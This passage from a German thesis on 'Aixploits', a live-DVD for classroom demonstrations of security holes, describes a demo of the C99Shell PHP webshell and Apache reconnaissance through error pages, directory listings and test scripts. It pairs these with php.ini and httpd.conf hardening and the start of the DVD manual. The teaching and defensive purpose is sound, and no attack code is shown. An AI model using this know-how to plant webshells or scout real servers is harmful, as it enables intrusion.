

Abbildung 5.11: Funktionalitäten der C99Shell

Auf dem Apache-Webserver liegt im Verzeichnis */opt/lampp/htdocs/* die in PHP geschriebene Webshell*C99Shell* bereit. In dieser Shell kann komfortabel mit dem System gearbeitet werden. Abbildung 5.11 bietet einen Einblick in die Funktionalität der Shell. Zu sehen ist das Verzeichnis */etc/*. Mit der Shell können nicht nur Dateien ausgelesen werden, es lassen sich auch Befehle auf dem System absetzten. Der Upload von Dateien auf den Webserver wird hier nicht demonstriert. Durch das Ausführen einiger Kommandos innerhalb der Webshell soll die Mächtigkeit dieses Werkzeugs verdeutlicht werden. So lässt sich eine Liste der verfügbaren Dienste auf diesem Webserver ausgeben. Der Benutzer der Shell muss nicht einmal den Befehl eintippen, es genügt ein Mausklick auf den Menüpunkt *Open Ports*. Listing 5.13 zeigt die Ausgabe zu diesem Befehl. Zu sehen sind die Ports, die durch den Web-, SQL- und FTP-Server bedient werden.

```
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 localhost:http          *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 localhost:https         *:*                     LISTEN
```

Listing 5.13: Ausgabe der offenen Ports

Die weitere Erforschung dieser Webshell bleibt dem Leser oder Zuhörer überlassen.

5.6.4 Gegenmaßnahmen

Der Webserver sollte den Upload nur für Dateien mit bestimmtem Inhaltstyp erlauben. Der Speicherort der Dateien muss auf ein spezielles Verzeichnis beschränkt werden. In der Konfigurationsdatei des Webservers wird dann festgelegt, dass aus diesem Verzeichnis keine Dateien mit Code ausgeführt werden dürfen.

In der globalen Konfigurationsdatei *php.ini* werden Einstellungen für alle PHP-Skripte auf dem Webserver vorgenommen. In dieser Datei kann die PHP-Umgebung des Webservers durch Parameter gezielt abgesichert werden.

Der Parameter *allow_url_fopen = off* sorgt dafür, dass keine Skripte von externen Servern nachgeladen werden können.

Durch den Parameter *open_basedir = /pfad/zu/den/Skripten* wird das Verzeichnis festgelegt, in dem PHP-Skripte Dateien öffnen können. Außerhalb des Verzeichnisses haben die Skripte dann keine Zugriffsmöglichkeit.

Der Zugriff auf Dateien und Verzeichnisse lässt sich auch durch den Parameter *safe_mode = on* einschränken. Diese Einstellung bewirkt, dass der PHP-Prozess nur auf Dateien und Verzeichnisse zugreifen kann, die dem PHP-Prozess auch gehören.

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = Off
; Safe Mode
safe_mode = On
; open_basedir, if set, limits all file operations to the defined directory
; and below.  This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
;
open_basedir =/opt/lampp/htdocs
```

Listing 5.14: Sicherheitsoption in der Datei php.ini

Nach Aktivierung der in Listing 5.14 gezeigten Einstellungen verliert die Webshell den größten Teil ihrer Funktionalität. Die zum Beispiel vorhin noch verfügbare Liste der offenen Ports kann nicht mehr erzeugt werden. Dem PHP-Prozess ist es nicht mehr erlaubt, diese Informationen auszulesen. Wie Abbildung 5.12 zeigt, können keine Verzeichnisse außerhalb des Verzeichnis */opt/lampp/htdocs* mehr gelesen werden. Das Lesen des Verzeichnisses */opt/lampp* schlägt fehl.

Die Variable *register_globals = off* verhindert die Nutzung globaler Variablen in-

Abbildung 5.12: Unwirksam gemachte C99Shell

nerhalb der kompletten PHP-Umgebung. Durch diese Option müssen alle Skripte mit eigenen Variablen arbeiten und Benutzereingaben über gesonderte Variablen importieren. So wird verhindert, dass ein Angreifer globale Variablen für seine Zwecke überschreiben kann.

Die Absicherung der gesamten PHP-Umgebung über die zentrale Konfigurationsdatei *php.ini* ist oft problematisch. Viele PHP-Skripte sind rein auf Funktionalität ausgerichtet programmiert worden. Eine Betrachtung der Sicherheitsproblematik ist meistens nicht erfolgt. Diese Skripte nutzen Funktionen und Einstellungen, die aus sicherheitstechnischer Sicht als problematisch eingestuft werden. Durch eine zentrale Abschaltung dieser Risiken durch die globale Koinfigurationsdatei funktionieren viele PHP-Skripte nicht mehr. Daher werden die Möglichkeiten zur Absicherung der PHP-Umgebung so gut wie nie genutzt.

5.7 Konfiguration Apache-Webserver

5.7.1 Informationen

Der Apache-Webserver(17) ist eine frei verfügbare Software, die für verschiedene Betriebssysteme angeboten wird. Zur Erweiterung der Funktionalität des Apache-Webservers steht eine Vielzahl von Modulen bereit. Das Modul *mod_ssl* verschlüsselt zum Beispiel die Kommunikation zwischen Browser und Webserver. In der Konfigurationsdatei *httpd.conf* wird festgelegt, welche Module in den Webserver eingebunden werden.

Mittels serverseitiger Skriptsprachen wie PHP oder Perl können Webseiten dynamisch erstellt werden. Die Skriptsprachen sind kein Bestandteil des Webservers, sondern werden entweder als Module eingebunden oder sind als Programme auf dem Webserver installiert.

Der Apache-Weberver wird in den Versionen 1.3.x, 2.0.x und 2.2.x angeboten. Für diese Versionen gibt es Support, und es werden Sicherheitsupdates angeboten. Aktuell ist der Webserver in der Version 2.x.

Es werden im folgenden Konfigurationsmängel des Apache-Webservers behandelt. Diese Fehler entstehen bei der Installation und Konfiguration der Software. Sie führen nicht immer zwangsläufig zu Sicherheitslücken. Auf Sicherheitslücken der Apache-Software selbst wird an dieser Stelle nicht eingegangen. Für Schwachstellen in der Software stellt die Apache Foundation innerhalb kurzer Zeit Sicherheitsupdates zur Verfügung. Diese Updates müssen unbedingt auf dem Webserver eingepflegt werden.

5.7.2 Angriffsszenario

Es wird versucht, möglichst viele Informationen über den Webserver zu sammeln. Von Interesse sind Versionsnummern der verwendeteten Software und der installierten Module. Ein weiterer Fokus liegt auf den Dateien, die auf dem Webserver zur Verfügung gestellt werden. Es wird weiterhin nach Standardverzeichnissen und Testskripten gesucht.

5.7.3 Durchführung

Der Webserver liefert durch Fehler bei der Installation und Konfiguration unnötig viele Informationen. Beim Aufruf einer nicht vorhandenen Seite wird im Browser eine Fehlermeldung angezeigt. Abbildung 5.13 zeigt die detaillierte Ausgabe von Versionsnummern und installierten Modulen. Diese Informationen kann ein Angreifer für sein weiteres Vorgehen nutzen. Wenn er die genaue Version der Apache Software kennt, kann er nachforschen, ob diese Version eine Schwachstelle enthält. Ohne Ausgabe der Versionsnummer kann der Angreifer nicht direkt ermitteln, welche Apache Version verwendet wird.



Abbildung 5.13: detaillierte Ausgabe des Apache

Unter *Directory-Listing* wird die Auflistung des Inhalt eines Verzeichnisses verstanden. Abbildung 5.14 zeigt Inhalte des Wurzelverzeichnisses des Webservers. Der Angreifer kann alle Dateien in diesem Verzeichnis sehen. Er sieht zum Beispiel den Quellcode von Skripten. Innerhalb dieses Quellcodes können weitere Informationen wie Benutzernamen und Passwörter oder Hinweise auf weitere Skripte enthalten sein. Ohne die Möglichkeit des Directory-Listing sieht der Angreifer nur den Code, der von den Skripten erzeugt wird. Der Quellcode der Skripte wird nicht angezeigt.



Abbildung 5.14: Directory-Listing im Wurzelverzeichnis

Testskripte liefern einem Angreifer wertvolle Informationen. Das Skript *test-cgi* aus Listing 5.15 zeigt detaillierte Informationen zur Apache Software und zu den aktivieren Modulen. Es ist ersichtlich, dass PHP in der Version 5.1.6 installiert ist. Die Skriptsprache Perl steht als Modul des Apache-Webservers in der Version 5.8.7 bereit. Diese Informationen kann der Angreifer verwenden um gezielt nach Exploits für diese Softwareversionen zu suchen. Die Versionsnummern sollten nicht übermittelt werden.

```
CGI/1.0 test script report:

argc is 0. argv is .

SERVER_SOFTWARE = Apache/2.2.3 (Unix) DAV/2
                  mod_ssl/2.2.3 OpenSSL/0.9.8d
                  PHP/5.1.6 mod_
                  apreq2-20051231/2.5.7
                  mod_perl/2.0.2 Perl/v5.8.7
....
```

Listing 5.15: http://127.0.0.1/cgi-bin/test-cgi

Listing 5.16 zeigt die Ausgabe eines weiteren Skripts. Es werden weiterführende

Informationen über die Konfiguration des Webservers ausgegeben. So ist unter anderem der komplette Pfad zum Wurzelverzeichnis des Webservers zu erkennen. Diese Informationen werden für den Betrieb des Servers nicht benötigt.

```
DOCUMENT_ROOT="/opt/lampp/htdocs"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="text/xml,application/xml,application/xhtml+xml,
             text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5"
HTTP_ACCEPT_CHARSET="ISO-8859-1,utf-8;q=0.7,*;q=0.7"
HTTP_ACCEPT_ENCODING="gzip,deflate"
HTTP_ACCEPT_LANGUAGE="de,en;q=0.7,en-us;q=0.3"
HTTP_CONNECTION="keep-alive"
HTTP_HOST="127.0.0.1"
HTTP_KEEP_ALIVE="300"
REQUEST_METHOD="GET"
REQUEST_URI="/cgi-bin/printenv"
SCRIPT_FILENAME="/opt/lampp/cgi-bin/printenv"
SCRIPT_NAME="/cgi-bin/printenv"
SERVER_ADDR="127.0.0.1"
SERVER_ADMIN="you@example.com"
SERVER_NAME="127.0.0.1"
SERVER_PORT="80"
...
```

Listing 5.16: http://127.0.0.1/cgi-bin/printenv

5.7.4 Gegenmaßnahmen

Die zentrale Konfigurationsdatei des Apache Webservers heißt *httpd.conf*. Die Datei liegt bei *xampp* im Verzeichnis */opt/lampp/etc/httpd.conf*. In dieser Konfigurationsdatei sollte der Webserver an eine IP-Adresse und einen Port gebunden werden. Dies geschieht in Zeile 1.

Die Variable *SeverSignature* in Zeile 3 gibt an, welche Auskünfte der Webserver auf einer Fehlerseite zurückliefert. Die Option *Off* gibt an, dass keine Versionsnummern in den Fehlermeldungen erscheinen.

In Zeile 4 wird mit der Variable *ServerTokens* festgelegt, wieviele Versionsinformationen der Webserver bei einer Anfrage übermittellt. In der Einstellung *Prod* werden keine Versionsnummern übertragen.

In den Zeilen 6 und 7 werden die Module *status* und *info* durch Voranstellung des Sonderzeichens # deaktiviert. Beide Module liefern dem Angreifer viele Informa-

tionen über den Webserver. Für den produktiven Betrieb werden beide Module nicht benötigt.

Der Parameter *Options* in Zeile 15 gilt jeweils für ein Verzeichnis des Webservers. In diesem Parameter werden Einstellungen für das Verzeichnis und alle Unterverzeichnisse festgelegt. Die Einstellung *Indexes* gibt an, ob das Auflisten des Verzeichnisinhalts erlaubt ist. Diese Option muss unbedingt durch ein vorangestelltes Minuszeichen deaktiviert werden.

```
1:  Listen 127.0.0.1:80
2:
3:  ServerSignature Off
4:  ServerTokens Prod
5:
6:  #LoadModule status_module modules/mod_status.so
7:  #LoadModule info_module modules/mod_info.so
8:
9:  User nobody
10:  Group nogroup
11:
12:  <Directory "/opt/lampp/htdocs">
      ...
15:    Options -Indexes
      ...
     </Directory>
```

Listing 5.17: Ausschnitt aus der Datei /opt/lampp/etc/httpd.conf label

Nach Deaktivierung der Option *Indexes* zeigt Abbildung 5.15, dass kein Directory-Listing im Wurzelverzeichnis mehr möglich ist. Alle Dateien und Verzeichnis-



Abbildung 5.15: kein Directory-Listing im Wurzelverzeichnis möglich

se, die für den produktiven Betrieb nicht benötigt werden, sollten entfernt werden.

Die beschriebenen Maßnahmen beheben keine Sicherheitslücken in der Webserver-Software. Der Webserver wird so konfiguriert, dass es dem Angreifer erschwert wird, Informationen über die Software des Webservers zu sammeln.

6 Ausblick

In die Präsentationsumgebung *Aixploits* können weitere Schwachstellen eingefügt werden. Themen wie Trickbetrug per email (Phishing) oder die Darstellung fremder Informationen innerhalb einer vertrauenswürdigen Webseite (Cross Site Scripting) sind bekannte Sicherheitslücken, die zukünftig eingepflegt werden sollten. Sie runden die Präsentation der bekanntesten Sicherheitslücken auf diesem Gebiet ab.

Die Präsentationsoberfläche kann um weitere Funktionen ergänzt werden. Es bietet sich ein Copy&Paste Button an, der dem Vortragenden das Markieren und Kopieren von Text abnimmt. Weiterhin lässt sich die Anordung der Buttons innerhalb der Fensteroberfläche flexibler gestalten. Ein weiterer Punkt ist der Export der Informationen zu einer Sicherheitslücke. Die Speicherung der Informationen in einem PDF Dokument wäre ein weiteres Hilfsmittel zur Vorbereitung der Demonstration.

Um die Einstellung neuer Schwachstellen zu erleichtern wäre ein grafisches Tool wünschenswert. Ein solcher Editor müsste es dem Benutzer gestatten, die in *Aixploits* vorgesehenen Bausteine zur Beschreibung und Demonstration interaktiv zu nutzen.

Aixploits ist als Werzeug für Vortragende gedacht. Bei der Erstellung der Präsentationsumgebung wurde Interesse an Selbstlerneinheiten zu den einzelnen Sicherheitslücken bekundet. Die in dieser Arbeit gewählte Vorstellung der Sicherheitslücken kann so abgeändert werden, dass Selbstlerneinheiten entstehen. Dabei müssen die speziellen Aspekte des elektronisch unterstützten Lernes berücksichtigt werden.

A Handbuch zu Aixploits

Dieses Handbuch beschreibt die Verwendung von *Aixploits*, einem Linux-basierten Live-System, das speziell darauf ausgerichtet ist, Sicherheitslücken zu demonstrieren. Eine Sicherheitslücke ist ein Fehler oder eine Fehlkonfiguration von Software, die das Erlangen priviligierter Rechte ermöglicht. Diese priviligierten Rechte können das Auslesen von vertraulichen Daten, das Ausführen von Programmen oder Skripten oder die Komprimittierung des kompletten Computersystems bedeuten. Programme oder Skripte, die Sicherheitslücken ausnutzen (to exploit), werden als Exploits bezeichnet.

Die DVD enthält gängige Exploits und deren Ziele. Das Ziel eines Exploits kann ein Betriebssystem, ein Programm oder ein angebotener Dienst wie zum Beispiel ein Webserver sein. Alle Komponenten, die zur Ausführung des Exploits benötigt werden, befinden sich auf der DVD. Die DVD enthält eine grafische Oberfläche zur komfortablen Präsentation der Exploits. Zu jeder Schwachstelle sind ausführliche Informationen hinterlegt.

Die Schwachstellen sind in zwei Klassen unterteilt. Diese Unterteilung unterscheidet die Sicherheitslücken in "Sicherheitslücken in Betriebssystemen" und "Sicherheitslücken in Internetanwendungen". In die erste Klasse der Sicherheitslücken fallen Schwachstellen, die Betriebssysteme betreffen. Alle Schwachstellen, die Dienste im Internet betreffen, werden in der zweiten Kategorie zusammengefasst.

Das Live-System der DVD ist ein Linux-System mit grafischer Benutzeroberfläche. Dieses System startet komplett von einer DVD und nutzt nur die Ressourcen des Rechners. Das Linux-System nimmt keinerlei Veränderungen an der Hard- und Softwarekonfiguration des Rechners vor. Die Inhalte auf den Datenträgern des Rechners werden nicht verändert, und es werden keine Daten auf die Datenträger geschrieben.

Aixploits ist für Vortragende gedacht, um sie bei der Erstellung einer Lehreinheit, einer Schulung oder einer Vorlesung zu unterstützen und ihnen ein Werkzeug an die Hand zu geben, um die Vorbereitungszeit für eine Demonstration einer Sicherheitslücke und deren Ausnutzung zu verringern.

Mehr Informationen finden Sie unter www.aixploits.de

Vorhandene Releases

Es gibt drei fertige Image-Dateien, die der Anwender auf eine DVD (oder CD) brennen kann.

- **full-release**

  Diese DVD enthält *Aixploits* mit allen virtuellen Maschinen, die für Exploits aus dem Bereich Betriebssysteme benötigt werden. Der Betrieb von virtuellen Maschinen erfolgt von DVD und ist daher langsam.

- **presentation**

  Dieses Release wird für die Präsentation von Sicherheitslücken aus dem Bereich der Betriebssysteme empfohlen. In dieser Version dient ein USB-Stick als Speicherplatz für virtuelle Maschinen. Dadurch wird der Betrieb der virtuellen Maschinen deutlich performanter. Der USB-Stick muss als Datenträgerbezeichnung den Namen **vmachines** tragen. Wählen Sie aus dem Downloadbereich unter `http://www.aixploits.de` die gewünschte Maschine aus und speichern Sie diese auf dem USB-Stick. *Aixploits* findet die darauf gespeicherte Maschine beim Bootvorgang.

- **bootcd**

  Mit dieser CD kann ein auf einem USB-Stick oder einer USB-Festplatte installiertes *Aixploits* gestartet werden. Zugleich kann man diese Image-Datei in einer Virtualisierungssoftware wie *VMware* als CD-ROM Laufwerk angeben und die USB-Festplatte mit *Aixploits* in der Virtualisierungsumgebung booten.

Systemvoraussetzungen

Der Betrieb der virtuellen PCs erfordert einen Hauptspeicher von 1 GB. Der Speicherbedarf hängt von den verwendeten virtuellen Maschinen ab. *Aixploits* funktioniert auch mit weniger Arbeitsspeicher, die virtuellen Maschinen arbeiten dann langsamer.

Hardware der Firma Apple wird (noch) nicht unterstützt. Damit Sie *Aixploits* auf Ihrem Rechner starten können, muss die Bootreihenfolge so eingestellt sein, dass der Rechner zuerst von CD startet. Gängige Tastenkombinationen zum Anzeigen einer Auswahl des Bootmediums sind auch `<F1>`, `<F4>` bzw. `<FN>+<F1>` oder

<FN>+<F4>. Die genaue Tastenkombination entnehmen Sie bitte dem Handbuch Ihres Rechners.

Die Bootreihenfolge kann auch im BIOS festgelegt werden. Um in das BIOS zu gelangen, drücken Sie während des Hochfahrens die <Entf> -Taste. In den meisten Fällen kommen Sie so in das BIOS-Setup. Je nach Hersteller ist aber auch die <F1>- , <F12>- oder <F10>-Taste üblich. Manchmal wird die richtige Tastenkombination während des Bootens angezeigt, sonst hilft das Handbuch des Mainboards oder Ausprobieren weiter. In den meisten Fällen finden Sie die Bootreihenfolge im Menü "Advanced BIOS Features". Stellen Sie sicher, dass dort als "First Boot Device" Ihr CD-Laufwerk eingetragen ist. Speichern Sie die Änderungen und verlassen Sie das BIOS.

Die Live-DVD bietet USB-Unterstützung für Eingabegeräte wie Maus und Tastatur und für externe Speichermedien wie USB-Sticks. Bei Notebooks mit externem Grafikausgang wird dieser Grafikausgang zusätzlich zum internen Display unterstützt. Dies ermöglicht die Präsentation mit einem Beamer.

Weitere Präsentationsmedien wie zum Beispiel Dashboards werden nicht unterstützt.

Sie können mit einem leeren USB-Stick der Größe 1 GB, besser 2 GB, den Betrieb deutlich beschleunigen, indem Sie die Präsentations-DVD wählen. Sollten Sie über einen Laptop mit wenig Hauptspeicher verfügen, könnte der Einsatz von zwei USB-Sticks helfen. Ein Stick sollte dazu über 2 GB Speicherplatz verfügen.

Für die Erweiterung des Systems benötigen Sie eine gesonderte Festplatte, die USB angeschlossen wird. Auf dem Datenträger sollten mindestens 40 GB freier Speicherplatz verfügbar sein.

Verwendung des Live-DVD-Systems

Konfigurieren Sie Ihren Laptop im BIOS so, dass er von dem CD-ROM-Laufwerk starten kann. Am Ende des Bootvorgangs erhalten Sie eine Übersicht verfügbarer virtueller Maschinen. Nach Betätigen der ENTER-Taste startet KDE mit der Präsentationsoberfläche automatisch.

Wir empfehlen dringend, vor dem ersten Einsatz von *Aixploits* die Auflösung am Beamer auszutesten. In Bezug auf Ihren Beamer und Ihre Grafikkarte haben Sie folgende Möglichkeiten:

Startvorgang

- *Aixploits* (normal)

  Aixploits findet den richtigen Treiber für die verbaute Grafikkarte sowie die bestmögliche Grafikauflösung selbstständig.

  Diese Einstellung ist die Standard-Einstellung und wird nach 30 Sekunden automatisch gestartet. Sollten Sie mit dem Ergebnis der Konfiguration nicht zufrieden sein, versuchen Sie eine der weiteren Möglichkeiten.

- *Aixploits* (low resolution)

  Aixploits findet in diesem Fall nur den richtigen Treiber für die Grafikkarte, gibt als Auflösung jedoch den Modus 1024 × 768 Pixel fest vor. Dies ist ein Modus, der von den meisten Beamern angezeigt werden kann.

- *Aixploits* (vesa)

  Sollte die Grafikkarte nicht richtig erkannt werden, wählt *Aixploits* hier den vesa-Grafikkartentreiber und bestimmt lediglich mögliche Auflösungen. Dabei ist es aber leider vom Hersteller des Laptops abhängig, ob nur der externe Grafikkartenausgang angesteuert werden kann oder eine Darstellung auf dem TFT des Laptops sowie auf dem Beamer gleichzeitig möglich ist.

- *Aixploits* (vesa, low resolution)

  Als Fallback-Lösung wählt *Aixploits* den vesa-Treiber mit dem festen Modus 1024 × 768 Pixel.

Sollten Sie mit diesen Kombinationen nicht arbeiten können, bitten wir um eine Rückmeldung. Wir konnten nicht alle möglichen Kombinationen von Laptops und Beamermodellen testen.

Alle vier Bootmöglichkeiten werden zudem noch mit Netzwerkunterstützung angeboten. Bei diesen Menüeinträgen sucht *Aixploits* nach einem verfügbaren DHCP-Server auf der LAN-Schnittstelle.

Benutzung Ihrer xorg.conf

Sollten Sie in Besitz einer funktionierenden *xorg.conf*-Datei sein, speichern Sie diese auf einen USB-Stick, der mit dem Namen **vmachines** benannt ist. *Aix-*

ploits wird Sie fragen, ob die gefundene *xorg.conf*-Datei genutzt werden soll und überspringt bei Bestätigung die automatische Konfiguration der Grafikkarte.

Unterstützte und verfügbare Grafiktreiber sind:

- radeon (ATI-Grafikkarten)
- vesa
- nv (NVIDIA-Grafikkarten)
- savage

Verwendung eines USB-Sticks für virtuelle Maschinen

Virtuelle Maschinen können Sie auch auf einen USB-Stick speichern. Sie steigern damit die Performance des ganzen Systems im Vergleich zu einem ausschließlichen Betrieb von DVD.

Benennen Sie den Stick mit dem Namen **vmachines** und stecken Sie ihn vor dem Booten ein.

Verwendung eines USB-Sticks für das Basissystem

Auch der Betrieb des Basissystems ist von einem USB-Stick möglich. Dieser muss dazu jedoch mindestens 2 GB groß sein. Formatieren Sie die Partition des Sticks mit einem *ext2* oder *ext3* Dateisystem und entpacken Sie auf ihm das tar-Archiv `aixploits-source`. Nun können Sie das System mit der Boot-CD starten.

Anstatt eines USB-Sticks können Sie auch eine USB-Festplatte verwenden. Benennen Sie noch eine Partition mit dem Namen `virtual-machines` und kopieren Sie ihre unkomprimierten *VMWare*-Maschinen darauf. Beachten Sie, dass *Aixploits* diese Partition in `/var/lib/vmware/Virtual-Machines` einhängt. Sollten keine weiteren virtuellen Maschinen vorhanden sein, stehen die unkomprimierten virtuellen Maschinen auch unter `/root/vmware` zur Verfügung und die Buttons in der Präsentationsoberfläche funktionieren im Allgemeinen. Die Virtualisierung ist um einiges schneller als bei komprimierten Maschinen. Wenn Sie also

die Möglichkeit haben, mit dieser Lösung zu arbeiten, sollten Sie diesen Weg wählen.

Präsentationsoberfläche

Die Präsentationsoberfläche ist in zwei Bereiche unterteilt. Der linke Fensterbereich enthält eine Menüstruktur, die die Auswahl der einzelnen Exploits anbietet. Zu jedem Exploit existieren weitere Menüpunkte. Im rechten Bereich des Fensters wird der Inhalt zum jeweiligen Menüpunkt angezeit. Dieser Inhalt ändert sich je nach ausgewähltem Menüpunkt.



Abbildung A.1: Startbild der Präsentationsoberfläche

Beim Start des Präsentationsoberfläche ist keine Schwachstelle ausgewählt. Die Oberfläche hat nach dem Programmstart das in Abbildung A.1 gezeigte Aussehen.

Die Auswahl eines Exploits geschieht im linken Teil der Präsentationsoberfläche. Danach wird im rechten Teil der Präsentationsoberfläche eine kurze Übersicht über die Sicherheitslücke angezeigt. Diese Übersicht kann in der Demonstration eingesetzt werden. Die Daten zu der Sicherheitslücke sind kurz gehalten und übersichtlich angeordnet. Eine Beispiel dieses Menüpunkts ist in Abbildung A.2 zu sehen.

Ein Klick mit der Maus auf das kleine Plussysmbol vor dem Namen einer Schwachstelle öffnet ein Untermenü zu dem angewählten Exploit. In diesem Untermenü stehen drei Menüpunkte zur Auswahl. Die Auswahl ist in Abbildung A.3 ersichtlich.

